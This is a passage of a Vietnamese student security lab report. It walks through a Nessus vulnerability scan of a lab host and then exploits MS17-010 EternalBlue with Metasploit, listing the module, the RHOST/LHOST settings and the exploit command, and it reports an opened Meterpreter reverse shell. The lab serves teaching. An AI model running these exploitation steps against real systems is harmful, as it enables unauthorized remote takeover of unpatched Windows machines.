
- Bấm New Scan: giao diện hiện ra nhiều mẫu quét.
- Chọn loại scan:
    - Chọn Basic Network Scan – dùng để quét máy chủ, IP, cổng, lỗ hổng…



- Cấu hình bản quét, cần điền:
    - Name: tên của lần quét (tự đặt).
    - Targets: IP đích của máy nạn nhân cần quét (192.168.100.5)
    - Có thể để mặc định các phần khác.




- Lưu và chạy scan
    - Nhấn Save để lưu scan.
    - Sau đó nhấn vào scan vừa tạo → Launch để bắt đầu chạy.




Bước 4: Xem kết quả


- Sau khi quét xong (mất vài phút), bấm vào scan → xem:
    - Các lỗ hổng (Vulnerabilities)
    - Dịch vụ mở (Ports)
    - Hệ điều hành, phần mềm liên quan…




- Chi tiết các lỗ hổng quét được



- Chọn vào 1 lỗ hổng, xem chi tiết







Ta có thể xem thông tin mô tả và cách khắc phục lỗ hổng này

2.2.3 Khai thác bằng Metasploit


- Máy tấn công có địa chỉ ip là : 192.168.100.3



- Máy nạn nhân có địa chỉ ip là: 192.168.100.5




Bước 1: Mở terminal và chạy: msfconsole



Bước 2: Tìm module khai thác:

search MS17-010

- Ta tìm kiếm module exploit/windows/smb/ms17_010_eternalblue để khai thác



Bước 3: Sử dụng module và thiết lập để tiến hành khai thác dùng lệnh:

use exploit/windows/smb/ms17_010_eternalblue

set RHOST [IP máy nạn nhân]

set LHOST [IP máy tấn công]

Bước 4: Tiến hành khai thác lỗ hổng dùng lệnh:

exploit

- Khai thác thành công:

  Meterpreter session 1 opened ...

  ➔ Điều này cho thấy hacker đã chiếm được quyền điều khiển từ xa (reverse shell) thông qua phiên meterpreter.

KẾT LUẬN

- Hiểu được mối đe dọa và lỗ hổng
- Cài đặt và sử dụng thành công công cụ rà quét, tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework

TÀI LIỆU THAM KHẢO

[1] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.

[2] Tài liệu CEH, https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/

[3] Lab 14 của CSSIA CompTIA Security+® Supported Labs